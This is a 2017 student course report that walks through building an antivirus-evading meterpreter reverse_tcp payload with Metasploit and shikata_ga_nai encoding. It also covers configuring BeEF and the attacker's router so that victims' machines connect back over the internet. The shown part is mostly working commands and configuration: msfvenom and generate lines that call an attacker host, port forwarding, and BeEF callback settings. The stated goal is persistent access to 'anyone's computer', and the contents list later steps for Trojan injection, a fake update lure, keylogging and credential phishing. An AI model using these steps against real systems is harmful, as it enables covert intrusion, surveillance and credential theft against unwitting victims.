

PERSISTENCE ATTACK BY BYPASSING ANTIVIRUS WITH BROWSER EXPLOITATION

MD FAISAL AKBAR

MIS G2030

JULY 2017

PERSISTENCE ATTACK BY BYPASSING ANTIVIRUS WITH BROWSER EXPLOITATION

July 2017

Md Faisal Akbar

MIS G2030 Networking and Security

Submitted to

Instructor: Joseph Soryal

MIS, CCNY

Contents

Abstract	4
1.1 Introduction	4
1.2 Environment/ Framework/ Tools	4
1.3 Attack through LAN	5
1.4 Attack over WAN.....	5
1.5 Router Configuration	7
1.6 BeEF Exploitation Framework Configuration	8
2.1 Creating Payload	11
2.2 Bypass Antivirus	13
3.1 Sending Malicious File	18
3.2 BeEF Browser Exploitation	18
4.1 Using Meterpreter Commands.....	27
4.2 Using BeEF Browser Exploitation Framework.....	31
Conclusion	34
References.....	34

List of Figures

Figure 1: Attack through Local Area Network	5
Figure 2: Attack over the Internet	5
Figure 3: Port Forwarding	6
Figure 4: Finding Local IP	6
Figure 5: Finding Router Local IP	7
Figure 6: Router Configuration	7
Figure 7: BeEF Configuration to Attack over WAN	8
Figure 8: BeEF Configuration, Change dns host	8
Figure 9: BeEF Configuration, change db host.....	9
Figure 10: BeEF Configuration, Change Metasploit host and callback host Step 1	10
Figure 11: BeEF Configuration, Change Metasploit host and callback host Step 2	10
Figure 12: Metasploit Framework.....	11
Figure 13: Generating an encoded meterpreter reverse tcp payload step 1.....	11
Figure 14: List of Metasploit Encoders.....	12
Figure 15: Generating an encoded meterpreter reverse tcp payload step 2.....	13
Figure 16: I Folder Protector where I Injected shellcode	14

Figure 17: Shellter create undetectable payload step 1	14
Figure 18: Shellter create undetectable payload step 2	15
Figure 19: Shellter create undetectable payload successful	16
Figure 20: Hashes before Injecting Shellcode.....	16
Figure 21: Hashes after Injecting Shellcode.....	17
Figure 22: Scanning Result of Malicious File.....	17
Figure 23: Run apache server and BeEF Framework.....	18
Figure 24: Index.html File Code	19
Figure 25: Style.css Code.....	20
Figure 26: Webpage View.....	20
Figure 27: BeEF User Interface Login Page	21
Figure 28: BeEF User Interface after Login.....	21
Figure 29: BeEF 255 Different Command Module.....	22
Figure 30: Hooked Browser when user browsed the URL that sent to the user	23
Figure 31: Victim's IP and Fingerprinting.....	24
Figure 32: When User Click Update Now, Malicious File will be downloaded.....	24
Figure 33: Meterpreter Session and Victim's Machine System information	25
Figure 34: Persistence attack options	26
Figure 35: Make the Attack Persistence.....	26
Figure 36: Persistence Attack created a key in the Victim's Machine registry	26
Figure 37: Meterpreter Command: ls and cat.....	27
Figure 38: Meterpreter Command: clearev	27
Figure 39: Meterpreter Command: edit.....	28
Figure 40: Meterpreter Command: ipconfig	28
Figure 41 Meterpreter Command: keyscan_start	29
Figure 42: Meterpreter Command: shell	29
Figure 43: Download File from Victim's Machine	30
Figure 44: BeEF Google Phishing Attacker Machine.....	31
Figure 45: BeEF Google Phishing Victims Machine.....	31
Figure 46: Google Phishing, Attacker get the Victims information.....	32
Figure 47: Pretty Theft: Attacker can send fake login pages	32
Figure 48: Pretty Theft: Fake Facebook login.....	33
Figure 49: Pretty Theft: Attacker get the Victims Facebook login information	33
Figure 50: BeEF, Attacker can Redirect Victims to different pages.....	34

Abstract

This paper sets out to inform the reader about how hacker can gain complete and persistence access anyone's computer by bypassing antivirus and by browser exploitation using Metasploit framework, BeEF browser exploitation framework and Shellter project tool. The paper will begin with the concept of attack through local area network, attack over the internet or wide area network. Then step by step procedure of building fully undetectable malicious file, browser exploitation, remote and persistence access. Then few example what we can do after getting access to victim's computer. It is hoped that the reader will not only be able to come away with an awareness of the power of the framework, but also be able to make the tools work for them in their own environments.

1.1 Introduction

The overall aim for this project is to build a fully undetectable payload or malicious file and browser exploitation to get complete and persistence access of anyone's computer over the internet. Malicious file or Malware stands for malicious software and is a term used to describe any software that has malicious intentions. These intentions can include attempting to gain unauthorized access to computer systems, disrupting computer systems and gathering sensitive information. Malware is an umbrella term often used to describe programs such as viruses, worms, trojans, spyware, ransomware, adware, scareware. Malicious programs can be identified by using a hashing algorithm (such as MD5, SHA-256, SHA-512 etc) which produces a compact digital fingerprint or signature of that file. This digital signature can then be used to check the malicious file against a database of known malware or to identify the file when collaborating data.

1.2 Environment/ Framework/ Tools

- a. Kali Linux- Attacker machine
- b. Windows 7- Victim's machine
- c. Metasploit Framework v4.14.27- already installed in kali (<https://www.metasploit.com>)
- d. BeEF browser exploitation framework- already installed in kali (<https://github.com/beefproject/beef>)
- e. Shellter Project (www.shellterproject.com)

Install Shellter in Kali Linux:

Open a terminal in kali, type the following command:

apt-get update

apt-get install shellter

1.3 Attack through LAN

If we gave the victim a payload or listener or malicious file with our local IP address as the LHOST (in this figure, it's 192.168.5.129), like we would have a normal LAN attack (when you're in the same network as the victim), this is what the connection would look like:




Figure 1: Attack through Local Area Network

1.4 Attack over WAN

It's a reverse connection from the victim machine to the attacker machine through the internet. Note that the connection must pass through the attacker's router; this will be important later.




Figure 2: Attack over the Internet

We will have to provide our public IP address as LHOST (in this case, it's 20.21.22.23) when we will build our malicious file, which will send the session to our router via internet. From there, it's our router's job to direct it to our machine. This is where port forwarding comes in.




Figure 3: Port Forwarding

If we use, say, port 4444 as the LPORT in our reverse_tcp payload, or 80, 53, 3000, 5432 and 55552 for browser exploitation and then tell our router to direct anything trying to connect to those port from outside the network to our kali machine, then we can receive the connection. Without port forwarding, the connection doesn't know which machine on the attacker's network to direct the connection to, and the attack won't work over the internet. Hence, 80, 53, 3000, 5432 and 55552 port are recommended port number for beEF exploitation framework over the internet.

To find the local IP address, we need to open a terminal in our kali and type: ifconfig

```


root@Faisal: ~
File Edit View Search Terminal Help
root@Faisal:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.5.128 netmask 255.255.255.0 broadcast 192.168.5.255
    inet6 fe80::20c:29ff:feeb:d8c5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:eb:d8:c5 txqueuelen 1000 (Ethernet)

```

Figure 4: Finding Local IP

Here, local inet 192.168.5.128 is my local ip address.

To find the router's local IP address, we need to open a terminal in kali and type: `route -n`



```

root@Faisal: ~
File Edit View Search Terminal Help
root@Faisal:~# route -n
Kernel IP routing table
Destination        Gateway            Genmask           Flags  Metric  Ref    Use Iface
0.0.0.0             192.168.5.2       0.0.0.0           UG     100     0      0  eth0
192.168.5.0         0.0.0.0           255.255.255.0     U      100     0      0  eth0


```

Figure 5: Finding Router Local IP

Number under gateway 192.168.5.2 is my router's local IP.

1.5 Router Configuration

To configure port forwarding we need to login in our router setting. To login open a browser and type routers local IP. A login page will be displayed, type user name and password to login. Here we can configure our router for port forwarding. To do that click on Advance, Enable Port Forwarding, then click on Add Service. Then add the following port:



Service Name	Type	Start Port	End Port	Server IPv4	Server IPv6	Active
Payload	TCP & UDP	4444	4444	192.168.0.128	N/A	<input checked="" type="checkbox"/>
beEF1	TCP & UDP	53	53	192.168.0.128	N/A	<input checked="" type="checkbox"/>
beEF2	TCP & UDP	80	80	192.168.0.128	N/A	<input checked="" type="checkbox"/>
beEF3	TCP & UDP	3000	3000	192.168.0.128	N/A	<input checked="" type="checkbox"/>
beEF4	TCP & UDP	5432	5432	192.168.0.128	N/A	<input checked="" type="checkbox"/>
beEF5	TCP & UDP	55552	55552	192.168.0.13	N/A	<input checked="" type="checkbox"/>

Figure 6: Router Configuration


We can also find our public IP from the router setting or we can visit <http://canyouseeme.org/> to find the public IP.

1.6 BeEF Exploitation Framework Configuration

We already added these Ports 3000, 5432, 55552, 53, 80 in our router configuration. These ports are recommended for beEF, if we want to attack over internet. To attack over the internet we need to configure beEF exploitation framework.

To do that open a terminal in kali, then type the following command:

```
cd /usr/share/beef-xss
```



```


root@Faisal: /usr/share/beef-xss
File Edit View Search Terminal Help
root@Faisal:~# cd /usr/share/beef-xss
root@Faisal:/usr/share/beef-xss# ls
arerules      beef_key.pem   core           Gemfile        nano.save
beef          config.yaml    db             Gemfile.lock
beef_cert.pem config.yaml.save extensions      modules
root@Faisal:/usr/share/beef-xss#

```

Figure 7: BeEF Configuration to Attack over WAN

Then type: nano config.yaml

Write your public IP in the dns_host.



```

root@Faisal: /usr/share/beef-xss
File Edit View Search Terminal Help
GNU nano 2.8.5      File: config.yaml      Modified

#public: ""        # public hostname/IP address
#public_port: ""    # experimental

# DNS
dns_host: "20.21.22.23"
dns_port: 53

# Web Admin user interface URI
web_ui_basepath: "/ui"

# Hook
hook_file: "/hook.js"
hook_session_name: "BEEFHOOK"
session_cookie_name: "BEEFSESSION"

# Allow one or multiple origins to access the RESTful API using CORS
# For multiple origins use: "http://browserhacker.com, http://domain2.c$
restful_api:
  allow_cors: false

^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line

```

Figure 8: BeEF Configuration, Change dns host

In the same file, write your public IP in the db_host. Then press ctrl + x, then press Y to save the file.

```

root@Faisal: /usr/share/beef-xss
File Edit View Search Terminal Help
GNU nano 2.8.5 File: config.yaml Modified

# db connection information is only used for mysql/postgres
db_host: "20.21.22.23"
db_port: 3306
db_name: "beef"
db_user: "beef"
db_passwd: "beef"
db_encoding: "UTF-8"

# Credentials to authenticate in BeEF.
# Used by both the RESTful API and the Admin_UI extension
credentials:
  user: "beef"
  passwd: "beef"

# Autorun Rule Engine
autorun:
  # this is used when rule chain_mode type is nested-forward, needed as c$
  # to ensure that we can wait for async command results. The timeout is $

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```

Figure 9: BeEF Configuration, change db host

Now we need to configure another file located in the beef-xss> extensions> metasploit directory.

To do that, type the following command:

```
cd extensions/Metasploit
```

```
then type: nano config.yaml
```

Write your public IP in the host and in the callback_host

```

root@Faisal: /usr/share/beef-xss/extensions/metasploit
File Edit View Search Terminal Help
root@Faisal:~# cd /usr/share/beef-xss
root@Faisal:/usr/share/beef-xss# ls
arerules      beef_key.pem    core           Gemfile        nano.save
beef          config.yaml     db            Gemfile.lock
beef_cert.pem config.yaml.save extensions      modules
root@Faisal:/usr/share/beef-xss# nano config.yaml
root@Faisal:/usr/share/beef-xss# cd extensions
root@Faisal:/usr/share/beef-xss/extensions# ls
admin_ui      dns             ipec           qrcode         xssrays
autoloader    dns_rebinding  metasploit     requester
console       etag           network        s2c_dns_tunnel
customhook    evasion        notifications   social_engineering
demos         events         proxy          webrtc
root@Faisal:/usr/share/beef-xss/extensions# cd metasploit
root@Faisal:/usr/share/beef-xss/extensions/metasploit# ls
api.rb config.yaml extension.rb module.rb rest rpcclient.rb
root@Faisal:/usr/share/beef-xss/extensions/metasploit#

```

Figure 10: BeEF Configuration, Change Metasploit host and callback host Step 1

```

root@Faisal: /usr/share/beef-xss/extensions/metasploit
File Edit View Search Terminal Help
GNU nano 2.8.5      File: config.yaml      Modified
# Please note that the ServerHost parameter must have the same value of host and
# Also always use the IP of your machine where MSF is listening.
beef:
  extension:
    metasploit:
      name: 'Metasploit'
      enable: true
      host: "20.21.22.23"
      port: 55552
      user: "msf"
      pass: "abc123"
      uri: '/api'
      # if you need "ssl: true" make sure you start msfrpcd with "SSL=y", $
      # load msgrpc ServerHost=IP Pass=abc123 SSL=y
      ssl: false
      ssl_version: 'TLSv1'
      ssl_verify: true
      callback host: "20.21.22.23"
      autopwn_url: "autopwn"
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text ^T To Spell  ^ _ Go To Line

```

Figure 11: BeEF Configuration, Change Metasploit host and callback host Step 2

Then press ctrl + x, then press Y to save the file.

2.1 Creating Payload


Open a terminal in kali. Type the following command to create a payload:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.5.128 LPORT=4444 x>
/root/Desktop/filename.exe. OR
```

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp -e generic/none -f
exe LHOST=20.21.22.23 LPORT=4444 > /root/Desktop/filename.exe
```

But those payload are detectable by most antiviruses. My goal is to bypass antiviruses.

To do that, we need to generate an encoded meterpreter reverse tcp payload. Open a terminal in kali, type following command to run Metasploit database and Metasploit framework:




```
root@Faisal: ~
File Edit View Search Terminal Help
root@Faisal:~# service postgresql start
root@Faisal:~# msfconsole
      =[ metasploit v4.14.27-dev ]
+ -- --=[ 1659 exploits - 951 auxiliary - 293 post ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Figure 12: Metasploit Framework

Then type the following command to use reverse tcp payload:

Use payload/windows/meterpreter/reverse_tcp.

Metasploit has a default port 4444. If we want we can setup our custom port. To setup listener IP address we have to type: set LHOST "local IP or public IP", then press enter.



```
root@Faisal: ~
File Edit View Search Terminal Help
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thre
ad, process, none)
  LHOST     192.168.5.128   yes       The listen address
  LPORT     4444            yes       The listen port

msf payload(reverse_tcp) > set LHOST 192.168.5.128
LHOST => 192.168.5.128
msf payload(reverse_tcp) > set LPORT 4444
LPORT => 4444
msf payload(reverse_tcp) > show encoders
```

Figure 13: Generating an encoded meterpreter reverse tcp payload step 1

To setup listener port number type: set LPORT “custom port number”, then press enter. If we want to attack over the internet we will have to use our public IP in the LHOST.

Now we will generate an encoded meterpreter reverse tcp payload. To see the available encoder in the Metasploit framework, type: show encoders

It will give you a complete list of encoders available in the framework. In this version, the total number of available encoders is 40.

x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive
Feedback Encoder		
x86/single_static_bit	manual	Single Static Bit
x86/unicode mixed	manual	Alpha2 Alphanumeric Unico

Figure 14: List of Metasploit Encoders

We will use shikata_ga_nai encoder, which has excellent rank among all encoders.

Type the following command to generate an encoded meterpreter reverse tcp payload:

```
generate -e x86/shikata_ga_nai -t raw -f main
```

Here, -e indicates which encoder module we are using. Then we have to type the name of the encoder. -t indicates which output format we want. I am using raw output format. -f indicates the output file name. We can use any file name. I used “main” as the output file name.

```

root@Faisal: ~
File Edit View Search Terminal Help

msf payload(reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:
  -E      Force encoding.
  -b <opt> The list of characters to avoid: '\x00\xff'
  -e <opt> The name of the encoder module to use.
  -f <opt> The output file name (otherwise stdout)
  -h      Help banner.
  -i <opt> the number of encoding iterations.
  -k      Keep the template executable functional
  -o <opt> A comma separated list of options in VAR=VAL format.
  -p <opt> The Platform for output.
  -s <opt> NOP sled length.
  -t <opt> The output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl,powershell,psl,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,masoch,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,vba,vba-exe,vba-psh,vbs,war
  -x <opt> The executable template to use
msf payload(reverse_tcp) > generate -e x86/shikata_ga_nai -t raw -f main
[*] Writing 308 bytes to main...

```

